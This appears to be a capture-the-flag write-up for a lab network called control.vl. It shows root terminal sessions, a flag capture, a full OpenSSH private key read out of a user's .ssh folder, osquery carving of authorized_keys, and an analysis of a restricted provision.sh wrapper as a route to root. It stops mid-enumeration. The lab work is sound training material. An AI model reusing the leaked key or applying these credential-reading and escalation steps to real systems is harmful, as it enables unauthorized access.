⠀⠀⠀⠀⠀⠀⠀⠽⣎⠖⡱⢌⠥⢊⠖⠓⠒⠿⣮⡔⡡⢎⠰⢂⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣼⡛⣆⡛⣴⣿⡟⠰⣌⠲⡌⢶⢞⡋⢦⡉⠖⣑⣢⣮⣵⣶⣷⣶⣷⣶⣶⣥⣧⣢⡙⢢⡑⢎⡡⡙⠴⣛⠛⡦⢓⢬⠚⣌⡓⢦⡹⢜⡻⣆⠀⠀⠀⠀⠀⠀⠀⠀⢰⣿⢜⡢⢱⣡⡿⠛⠛⢒⠳⢤⢋⠴⣛⠣⡔⢢⢎⡙⢦⣱⠟⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢻⣝⡰⣉⠖⣡⠚⣈⠁⠄⠈⢻⣶⡨⢡⢃⡿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡾⢳⠍⣦⠱⣊⠏⡽⣉⢆⠳⢌⠣⢆⡙⣤⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣼⡠⢃⠝⡢⢅⠫⡔⡍⢦⠹⢤⡙⢦⠱⣋⡜⡻⣆⠀⠀⠀⠀⠀⠀⠀⠈⢻⣜⠲⣱⣿⠀⠂⡍⠰⣈⠦⡉⢖⡡⢓⡌⢣⠎⣜⣶⠏⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠠⢻⣖⡡⠞⣄⠓⡄⠣⢐⠀⠀⢻⣿⣥⡾⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡾⣍⢧⢫⠔⡫⠴⣉⠖⡡⢎⡱⢊⡱⣼⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣎⡑⢎⡱⡘⡜⢢⠝⣢⡙⣌⢳⡑⢮⠱⣹⣆⠀⠀⠀⠀⠀⠀⠀⠈⢿⡱⣿⣿⠀⢃⠌⡱⢠⢒⡉⢦⡑⢣⡜⢣⣾⠞⠁⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠻⣼⠱⣌⠓⡬⠑⡌⠠⠁⢸⣿⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣾⢑⠎⡖⣩⢎⡱⢣⠜⡬⡑⢎⠔⣣⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣮⡢⡑⡜⢌⡱⢪⠔⡱⢊⢦⠹⣌⠏⣄⢻⡆⠀⠀⠀⠀⠀⠀⠀⠁⠙⢿⣿⡌⡐⢌⠰⠡⢎⠜⣢⠙⣦⡽⠟⠁⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣦⣝⡰⢩⢌⠱⣈⣾⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⠇⣎⠹⡬⣑⠎⣔⠣⣍⠒⡭⢌⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⡕⡘⠦⣡⢃⢎⡱⣉⢦⢋⡜⡎⢥⠊⣿⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⣿⣔⣈⠒⣍⣢⣽⡴⠟⠉⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠙⠛⠚⠛⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⡿⠐⣌⢓⠲⣉⠞⡤⢓⠬⡑⢆⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣎⢒⡡⠎⢦⠱⡌⠦⡍⠖⣭⠒⡌⢸⣇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠙⠛⠋⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢼⡇⢢⠙⡜⢦⢋⡴⢡⠚⡤⢓⣼⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡌⢣⠔⡌⢦⠱⢢⠕⡲⣉⠖⣁⠚⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣾⠁⢢⠹⣌⠳⣌⠲⣡⢋⠴⣹⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡐⢎⡜⢢⡙⢆⢫⠱⣌⠳⣀⠂⣿⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠠⣿⠐⢂⠳⣌⠳⣌⠳⣄⢋⣴⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡰⢌⠣⡜⣌⠣⡝⢤⠳⢄⠂⢹⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⢣⡙⣔⠣⡜⠲⡌⢦⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣧⢊⠵⡘⢤⡓⢬⢣⡙⠢⠌⢸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⣿⠈⠴⡱⢌⡳⢌⠳⡘⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣎⠲⣉⠦⡙⣆⢣⠚⡅⠊⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣿⡈⡱⣘⢣⠜⡬⢣⢹⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡰⡡⢎⡱⡌⡖⣍⠒⡡⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⡇⡒⣍⠮⡜⢆⢣⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠟⡋⠍⡠⠄⡠⢀⠂⡍⢙⠻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣧⡑⢮⠰⡱⢜⡢⠍⢤⣿⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣺⣇⣱⢎⢲⣉⠮⢼⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⢟⡋⠔⣡⠘⠤⡑⢨⠐⡁⢎⠠⢃⠌⡐⡙⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡜⣌⢣⠕⣎⡱⣩⢘⡿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠩⣷⡐⣏⠦⣃⠞⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡟⡑⠢⠜⡰⢠⢉⠒⡌⢄⠣⡘⠄⠣⢌⠢⡑⢌⠢⡙⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣯⠔⣣⢚⡴⣑⡃⢾⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣷⠸⣜⡰⢻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠋⡴⢉⠜⢢⠑⠢⢌⠒⡌⢢⠑⠤⣉⠲⡈⢆⠱⢌⠢⢡⠃⡽⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⢜⢢⠣⢖⡱⢌⡿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⢻⣷⢆⡇⣻⣿⣿⣿⣿⣿⣿⣿⣿⡿⣁⠳⢨⠜⡨⢆⣉⠣⣊⠜⣈⠆⣙⡐⢢⠡⣑⢊⠒⡌⢣⢑⡊⡔⣊⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡎⡖⣹⢊⡵⣿⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⣿⢼⡘⣽⣿⣿⣿⣿⣿⣿⣿⢏⠦⣡⢋⠲⢌⡑⠦⢌⡱⡐⠎⡤⠩⢔⠨⡅⢃⠲⢌⡱⢌⡱⢢⠱⡘⢤⣉⠻⣿⣿⣿⣿⣿⣿⣿⣿⡗⣍⠖⣯⣼⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⢺⡱⣚⣿⣿⣿⣿⣿⠟⡕⢎⠲⡡⢎⡱⢊⡜⡘⢆⠲⢡⠓⣌⠓⣌⠓⣌⢃⠳⣈⠲⢌⡒⣡⢣⡙⠦⣌⠣⡍⢿⣿⣿⣿⣿⣿⣿⡹⡰⣋⢿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢿⡟⡠⢇⠼⣻⠿⣟⢣⠟⡸⢜⢣⠣⡜⡠⢇⡸⢣⠜⢣⠇⡛⣄⢛⡀⢟⡀⠟⡤⢃⠻⡄⢣⢄⢣⡘⢇⡄⢧⠛⣤⢘⡿⣿⣿⣿⢟⡣⢣⠇⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠚⣧⡑⡌⠒⡡⠚⢤⣳⡾⣱⠪⣅⠳⢬⠱⣊⠴⣃⠮⡑⢎⡱⢌⠦⣙⢢⡙⡜⡰⣉⠖⣩⠲⡌⢦⡙⠦⡜⢢⠛⡤⢓⡜⣆⠳⡜⢪⡑⢣⠋⣾⢁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⣷⣄⣁⣠⣽⡟⢧⡱⢆⡳⣌⢓⡎⡱⣌⠳⣌⢲⣉⠖⡱⢊⠖⣡⢒⡱⣌⡱⡘⣜⢢⢓⡜⣢⡙⣜⡘⣣⢝⡸⣛⢾⣌⡳⢈⠥⠘⠠⢡⡿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⠛⠋⠉⠛⢧⡝⣎⠵⣌⠧⡜⡱⣌⠳⣌⠶⡌⢞⡡⢏⠼⣡⢎⡱⢢⠵⡱⣌⢎⠦⣱⢡⠞⣤⠛⡴⢪⠵⣩⢞⣼⠿⢶⣤⣥⣤⡿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⠳⣽⡘⢮⡱⢳⣌⠳⣜⢢⡝⣢⢝⡸⢲⢡⠞⣰⠣⡞⡱⣌⢎⢞⡰⢣⠞⣔⡫⣜⢣⣿⠶⠋⠀⠀⠀⠈⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠓⠯⣧⣎⠳⣬⢓⡬⡱⢎⡵⣋⡬⣛⠴⣋⠶⡱⢎⡞⡬⢳⡍⣞⣦⠷⠛⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢈⡙⠓⠻⠶⠽⢮⣶⣥⣷⣭⣾⣥⣯⡵⠯⠼⠗⠛⠋⣉⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
Hummmm a rabbit hole
But enumerating the /root folder, we found a binary and executed it we grab the flag Control_User-2:
root@os:/home/kara# cd /root
root@os:~# ls -la
total 64
drwx------  6 root root  4096 Jul  2  2023 .
drwxr-xr-x 19 root root  4096 Jun 30  2023 ..
lrwxrwxrwx  1 root root     9 Jul  1  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Oct 15  2021 .bashrc
drwxr-xr-x  2 root root  4096 Jul  1  2023 .cache
drwxr-xr-x  3 root root  4096 Jul  2  2023 .local
-rw-r--r--  1 root root   161 Jul  9  2019 .profile
-rwx------  1 root root 14473 Jul  1  2023 root_41d12b.txt
-r--------  1 root root 14440 Jul  1  2023 root.txt
drwx------  3 root root  4096 Jun 30  2023 snap
drwx------  2 root root  4096 Jul  1  2023 .ssh
root@os:~# ./root_41d12b.txt
VL{b064b050423a75491dd04228d3fe2bd2}
We found also the private key of the provision user:
root@os:/home/kara# cat /home/provision/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD2NspeM5e+9QPp/+72xAdZBf6W7Atu1xeReclegneekgAAAKBstvXdbLb1
3QAAAAtzc2gtZWQyNTUxOQAAACD2NspeM5e+9QPp/+72xAdZBf6W7Atu1xeReclegneekg
AAAEBH7rmgDkYbQ3Z27wceCcq6P+GMh9hFyNHFZe5z2dQv//Y2yl4zl771A+n/7vbEB1kF
/pbsC27XF5F5yV6Cd56SAAAAGlRlbXBvcmFyeSBQcm92aXNpb25pbmcgS2V5AQID
-----END OPENSSH PRIVATE KEY-----
intra.control.vl
The final goal should be to become root on intra.control.vl
Enumeration
Using osctrl, we enumerate the intra instance.
We try to carve the /root/.ssh/id_ed25519 file but does not exist.
Try again if any public key can be found in /root/.ssh/authorized_keys:


We download it and review:
$ tar -xvf _carved_files_91F94D56-F054-A934-8B3B-38EA8036D83A_2syrJVmw4RKPPhA2L6EF52Iupic_-root-.ssh-authorized_keys.tar
tar: Removing leading `/' from member names
/tmp/osquery_carve_be53c1b3-dc2f-49db-9a1f-894ddd771983/root/.ssh/authorized_keys

$ cat tmp/osquery_carve_be53c1b3-dc2f-49db-9a1f-894ddd771983/root/.ssh/authorized_keys
command="/opt/provision/provision.sh" ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPY2yl4zl771A+n/7vbEB1kF/pbsC27XF5F5yV6Cd56S Temporary Provisioning Key
We have the public key for provision user on os.control.vl:
provision@os:~/.ssh$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPY2yl4zl771A+n/7vbEB1kF/pbsC27XF5F5yV6Cd56S Temporary Provisioning Key
- Interesting, the public key of
rootonintra.control.vlis the same thanprovisiononos.control.vl.- This means the
provisionuser can run/opt/provision/provision.shas root.
Download the script via carve and take a look:
$ cat provision.sh
#!/usr/bin/bash

# (c) 2022-2023 by Kara Leblanc
#
# This is a temporary server provision wrapper for control.vl unix servers.
#
# For security reasons the provisioning ssh key is only allowed to run
# this script and not all commands on the machine.
# This script will only allow to run commands that are contained in special
# modules in the modules/ directory. Despite being highly secure there are
# probably better solutions to our problem but we need to evaluate them. We
# will therefore stick with this script for now.

set -- $SSH_ORIGINAL_COMMAND
if  -n $1  ; then
  module=$(basename ${1})
  shift
  if  -f /opt/provision/modules/$module && -x /opt/provision/modules/$module  ; then
    exec "/opt/provision/modules/$module" "$@"
  fi
fi
This script takes the first argument after our ssh login command, and if an executable file of that name exists in /opt/provision/modules/, it runs that script and passes all the rest of the arguments we provide to ssh, into that script.
For example, if our command was:
ssh -i provision.key root@intra.cells.control.vl pwned arg1 arg2
Then, provision.sh would check if an executable file with the name /opt/provision/modules/pwned exists, and it executes /opt/provision/modules/pwned arg1 arg2 if it does.
Next we want to find out what scripts we could even run so we will carve via osctrl the files existing in /opt/provision/modules/ folder.
select path from file where path LIKE '/opt/provision/modules/%%'

